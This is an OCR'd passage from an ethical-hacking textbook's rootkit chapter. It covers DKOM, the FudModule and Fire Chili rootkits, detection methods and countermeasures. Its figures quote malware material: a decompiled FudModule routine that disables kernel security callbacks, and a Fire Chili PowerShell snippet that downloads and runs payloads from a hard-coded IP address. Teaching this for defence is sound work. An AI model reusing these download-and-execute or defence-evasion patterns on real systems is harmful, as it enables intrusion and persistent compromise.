


Figure 6.174: Working of a rootkit

Direct kernel object manipulation (DKOM) rootkits can locate and manipulate the "system" process in kernel memory structures and patch it. This can also hide processes and ports, change privileges, and misguide the Windows event viewer without any problem by manipulating the list of active processes of the OS, thereby altering data inside the process identifier structures. It can obtain read/write access to the \Device\Physical Memory object. It hides a process by unlinking it from the process list.

Popular Rootkits

The following are some of the most popular rootkits:

- **FudModule Rootkit**

  Source: *https://decoded.avast.io*

  The FudModule Rootkit exploits a zero-day admin-to-kernel vulnerability in the Windows AppLocker driver (appid.sys). This rootkit allows attackers to gain kernel-level access from an administrative account to operate stealthily and manipulate system processes and data by employing direct kernel object manipulation (DKOM) techniques to disrupt various kernel security mechanisms. By manipulating the input and output control (IOCTL) dispatcher within the appid.sys driver to call an arbitrary pointer, the rootkit coerces the kernel into executing malicious code, thereby evading security checks. This rootkit executes entirely from user space, and all the kernel tampering is performed through the read/write primitive.

  Features of FudModule Rootkit:

  - It manipulates the handle table entries of processes to hide its presence from system and security monitoring tools.
  - It ensures persistence on infected systems by directly undermining security solutions such as Microsoft Defender, CrowdStrike Falcon, and HitmanPro.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- It evades detection by manipulating low-level system processes, thereby reducing the likelihood of removal.

```
0: kd> p
appid!AppHashComputeImageHashInternal+0x7c:
fffff805`619fe218 ff15b2c4feff    call    qword ptr [appid!_guard_dispatch_icall_fptr (fffff805`619ea6d0)]
0: kd> r rax
rax=deadbeefdeadbeef
0: kd> dq rcx L1
ffffc38a`fba82c80  baadf00d`baadf00d
0: kd> k
 # Child-SP          RetAddr               Call Site
00 ffffd381`a623e590 fffff805`619d34af     appid!AppHashComputeImageHashInternal+0x7c
01 ffffd381`a623e690 fffff805`619f933e     appid!AppHashComputeFileHashesInternal+0x14b
02 ffffd381`a623e790 fffff805`619ee1b3     appid!AipSmartHashImageFile+0xd6
03 ffffd381`a623e860 fffff805`6068f835     appid!AipDeviceIoControlDispatch+0x123
04 ffffd381`a623e940 fffff805`60a77428     nt!IofCallDriver+0x55
05 ffffd381`a623e980 fffff805`60a77227     nt!IopSynchronousServiceTail+0x1a8
06 ffffd381`a623ea20 fffff805`60a765a6     nt!IopXxxControlFile+0xc67
07 ffffd381`a623eb60 fffff805`608092b5     nt!NtDeviceIoControlFile+0x56
08 ffffd381`a623ebd0 00000001`4000e3bd     nt!KiSystemServiceCopyEnd+0x25
09 00000000`0014f970 00000000`00000000     0x00000001`4000e3bd
```

Figure 6.175: Screenshot of arbitrary callback invocation by FudModule Rootkit

```
context = (__int64 *)LocalAlloc(0x40u, 0x1C0ui64);
context[51] = a1;
context[52] = a2;
result = setup(context);
if ( !(_DWORD)result )
{
  result = exploit(context);
  if ( !(_DWORD)result )
  {
    bitfield_techniques = registry_callbacks(context) != 0;
    if ( (unsigned int)object_callbacks(context) )
      bitfield_techniques |= 2u;
    if ( (unsigned int)process_image_thread_callbacks(context) )
      bitfield_techniques |= 4u;
    if ( (unsigned int)minifilters(context) )
      bitfield_techniques |= 8u;
    if ( (unsigned int)wfp_callouts(context) )
      bitfield_techniques |= 0x10u;
    if ( (unsigned int)etw_system_loggers(context) )
      bitfield_techniques |= 0x40u;
    if ( (unsigned int)etw_provider_guids(context) )
      bitfield_techniques |= 0x80u;
    if ( (unsigned int)image_verification_callbacks(context) )
      bitfield_techniques |= 0x100u;
    if ( (unsigned int)direct_attacks((__int64)context) )
      bitfield_techniques |= 0x200u;
    restore_previousmode((__int64)context);
    memset(context, 0, 0x1C0ui64);
    LocalFree(context);
```

Figure 6.176: Screenshot of FudModule Rootkit

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.177: Screenshot showing FudModule Rootkit gaining write access to local service

- **Fire Chili Rootkit**

  Source: *https://www.fortinet.com*

  Fire Chili rootkit is a sophisticated malware that exploits the Log4Shell vulnerability to perform espionage and data exfiltration attacks. It allows attackers to maintain long-term access to compromised systems/networks. It operates at the kernel level of the target operating system and can intercept, modify, or hide system calls, processes, files, and network connections. This rootkit enables attackers to remotely control compromised systems, execute commands, and exfiltrate data.

  Features of Fire Chili rootkit:

  - It evades detection by antivirus and endpoint detection solutions by disguising network communications, hiding files and directories, and manipulating logs.
  - It employs sophisticated mechanisms to remain active across reboots and can continue its operations undetected over long periods.
  - It can bypass traditional network defenses by using encrypted channels for communication.
  - Its kernel-level operation makes it difficult for traditional security tools to detect its presence or actions.
  - It uses advanced techniques to evade signature-based detection.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
$cli = New-Object System.Net.WebClient;
$cli.Headers['User-Agent'] = 'mozilla_horizon';
$cli.DownloadFile('http://104.223.34.198/111.php', '1.bat')
$cli = New-Object System.Net.WebClient;
$cli.Headers['User-Agent'] = 'mozilla_horizon';
$cli.DownloadFile('http://104.223.34.198/1dll.php', '1.dll')
$cli = New-Object System.Net.WebClient;
$cli.Headers['User-Agent'] = 'mozilla_horizon';
$cli.DownloadFile('http://104.223.34.198/syn.php', 'syn.exe')
./1.bat
```

Figure 6.178: Screenshot showing Fire Chili rootkit downloading malicious DLLs

Name	Type	Data
(Default)	REG_SZ	(value not set)
Description	REG_SZ	Enables the download and installation of Windows updates. If this service is disab
DisplayName	REG_SZ	Microsoft Update
ErrorControl	REG_DWORD	0x00000000 (0)
ImagePath	REG_EXPAND_SZ	%SystemRoot%\System32\svchost.exe -k msupdate2
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000010 (16)
WOW64	REG_DWORD	0x0000014c (332)

Figure 6.179: Screenshot showing Fire Chili rootkit creating a registry service

The following are other popular rootkits:

- CopperStealer
- Syslogk
- Stealthy Universal Rootkit
- Reptile rootkit
- CosmicStrand

Detecting Rootkits

We have seen how attackers employ various rootkits to hide files and their presence on the target system. Now, let us discuss various rootkit detection methods from a security perspective. In general, rootkit detection techniques can be categorized into signature-based, heuristic-based, integrity-based, cross-view-based, and runtime execution path profiling.

- **Integrity-Based Detection**

  Integrity-based detection can be regarded as a substitute for both signature-based and heuristic-based detection. Initially, the user runs tools such as Tripwire and AIDE on a clean system. These tools create a baseline of clean system files and store them in a database. Integrity-based detection functions by comparing a current filesystem, boot records, or memory snapshot with that trusted baseline. They detect the evidence or presence of malicious activity based on dissimilarities between the current and baseline snapshots.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Signature-Based Detection**

  Signature-based detection methods work as rootkit fingerprints. They compare the characteristics of all system processes and executable files with a database of known rootkit fingerprints. It can compare a sequence of bytes from a file with another sequence of bytes that belong to a malicious program. The method mostly scans system files. It can easily detect invisible rootkits by scanning the kernel memory. The success of signature-based detection is lower owing to the rootkit's tendency to hide files by interrupting the execution path of the detection software.

- **Heuristic/Behavior-Based Detection**

  Heuristic-based detection works by identifying deviations in normal OS patterns or behaviors. This type of detection is also known as behavioral detection. Heuristic detection can identify new, previously unidentified rootkits by recognizing deviants in "normal" system patterns or behaviors. Execution path hooking is one such deviant that helps heuristic-based detectors identify rootkits.

- **Runtime Execution Path Profiling**

  The runtime execution path profiling technique compares runtime execution path profiling of all system processes and executable files. The rootkit adds a new code near to a routine's execution path to destabilize it. The method hooks several instructions executed before and after a certain routine, as these can be significantly different.

- **Cross-View-Based Detection**

  Cross-view-based detection techniques function by assuming that the OS has been, in a way, subverted. This technique enumerates the system files, processes, and registry keys by calling common APIs. The tools compare the gathered information with the dataset obtained using an algorithm to traverse through the same data. This detection technique relies on the fact that the API hooking or manipulation of the kernel data structure causes the data returned by the OS APIs to be tainted with low-level mechanisms used to output the same information free from DKOM or hook manipulation.

- **Alternative Trusted Medium**

  The alternative trusted medium technique is the most reliable method used for detecting rootkits at the OS level. In this technique, the infected system is shut down and then booted from alternative trusted media, such as a bootable USB flash drive. After booting, the OS storage is checked to find traces of the rootkit, which can further be removed, to restore the system to its normal state.

- **Analyzing Memory Dumps**

  In memory dump analysis, the volatile memory (RAM) of the suspected system is dumped and analyzed to detect the rootkit in the system. Using this technique, one can create a static snapshot of a single process, system kernel, or the entire system. To detect a rootkit, the entire system memory is dumped to analyze and capture active

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

rootkits. This memory dump can further be used to perform offline forensic analysis. Creating memory dumps may require specialized hardware.

- **Virtualization-Based Analysis**

  In virtualization-based analysis, introspection techniques are used to monitor and analyze guest operating systems for signs of virtual rootkit activity. This process involves deploying security solutions that run within the hypervisor or virtualization layer to detect and mitigate virtual rootkits.

Steps for Detecting Rootkits

There are many tools available on the market that can be used to detect the presence of rootkits on a target system. However, sometimes, tools are inadequate as the malware writers always find ways to counter these automated rootkit detectors, and some of their latest efforts are even able to evade them. Therefore, it is better to manually detect a rootkit. Manual detection of rootkits requires time, patience, perseverance, and expertise.

Manually examine the filesystem and registry of the system to detect rootkits.

- **Steps to detect rootkits by examining the filesystem are as follows.**


  1. Run "**`dir /s /b /ah`**" and "**`dir /s /b /a-h`**" inside the potentially infected OS and save the results.
  2. Boot into a clean USB, run "**`dir /s /b /ah`**" and "**`dir /s /b /a-h`**" on the same drive, and save the obtained results.
  3. Run the latest version of the **WinMerge** tool on the two sets of results to detect file-hiding ghostware (i.e., invisible inside, but visible from the outside).

- **Steps to detect rootkits by examining the registry are as follows.**

  1. Run **regedit.exe** from inside the potentially infected OS.
  2. Export **HKEY_LOCAL_MACHINE\SOFTWARE** and **HKEY_LOCAL_MACHINE\SYSTEM** hives in text file format.
  3. Boot into a **clean USB** (such as **WinPE**).
  4. Run **regedit.exe**.
  5. Create a new key, such as **HKEY_LOCAL_MACHINE\Temp**.
  6. Load the registry hives named Software and System from the suspect OS. The default location will be **c:\windows\system32\config\software** and **c:\windows\system32\config\system**.
  7. Export these registry hives in text file format. (The registry hives are stored in binary format and Steps 6 and 7 convert the files to text.)
  8. Launch the **WinMerge** tool from the USB and compare the two sets of results to detect file-hiding malware (i.e., invisible inside, but visible from the outside).

Note: There can be some false positives. In addition, this does not detect stealth software that hides in BIOS, video card EEPROM, bad disk sectors, alternate data streams (ADSs), etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Defend against Rootkits

A common feature of rootkits is that the attacker requires administrator access to the target system. The initial attack that leads to this access is often noisy. Therefore, one should monitor the excess network traffic that arises when a new exploit is discovered. Log analysis is an important component of risk management. The attacker may have shell scripts or tools that can help them cover their tracks, but there will almost certainly be other indicators that can help execute proactive countermeasures, rather than only reactive ones.

A reactive countermeasure is to back up all critical data, excluding the binaries, and perform a fresh, clean installation from a trusted source. One can perform code checksumming as a good defense against tools such as rootkits. MD5sum.exe can fingerprint files and note integrity violations when changes occur. To defend against rootkits, integrity checking programs should be used for critical system files.

A few techniques adopted to defend against rootkits are as follows:

- Reinstall OS/applications from a trusted source after backing up critical data.
- Maintain well-documented automated installation procedures.
- Perform kernel memory dump analysis to determine the presence of rootkits.
- Harden the workstation or server against the attack.
- Educate staff to avoid downloading any files/programs from untrusted sources.
- Install network- and host-based firewalls and frequently check for updates.
- Ensure the availability of trusted restoration media.
- Update and patch OSes, applications, and firmware.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Regularly verify the integrity of system files using cryptographically strong digital fingerprint technologies.
- Regularly update antivirus and anti-spyware software.
- Keep anti-malware signatures up to date.
- Avoid logging into an account with administrative privileges.
- Adhere to the principle of least privileges.
- Ensure that the chosen antivirus software possesses rootkit protection.
- Avoid installing unnecessary applications and disable the features and services not in use.
- Refrain from engaging in dangerous activities on the Internet.
- Close any unused ports.
- Periodically scan the local system using host-based security scanners.
- Increase the security of the system using two-step or multi-step authentication so that an attacker cannot gain root access to the system to install rootkits.
- Never read emails, browse websites, or open documents while handling an active session with a remote server.
- Use configuration management and vulnerability-scanning tools to verify the effective deployment of updates.
- Employ traffic filtering software to detect and block malicious traffic entering the network.
- Use next-generation antivirus programs having machine learning–based anomaly detection and behavioral heuristics capabilities.
- Thoroughly read the instructions in the end-user license agreement (EULA) before installing any software.
- Avoid surfing the Internet while logged into an administrator account.
- Enforce write protection on the motherboard to prevent BIOS from being infected by a rootkit.
- Implement application whitelisting to control which programs can run on your systems. This can prevent unauthorized applications, including rootkits, from executing.
- Use Secure Boot, a feature in modern computers that checks the integrity of the operating system and loader to prevent unauthorized code, such as rootkits, from running at boot time.
- Prevent unauthorized physical access to the systems, as some rootkits can be introduced through physical means, such as infected USB drives.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Anti-Rootkits

The following anti-rootkits can be used to remove various types of malware, such as rootkits, viruses, Trojans, and worms, from the system. You can download or purchase anti-rootkit software from their websites and install them on your PC to gain protection from malware, especially from rootkits.

- **GMER**

  Source: *http://www.gmer.net*

  GMER is an application that helps security professionals to detect and remove rootkits by scanning processes, threads, modules, services, files, disk sectors (MBR), ADSs, registry keys, driver hooking – SSDT, IDT, and IRP calls, and inline hooks.

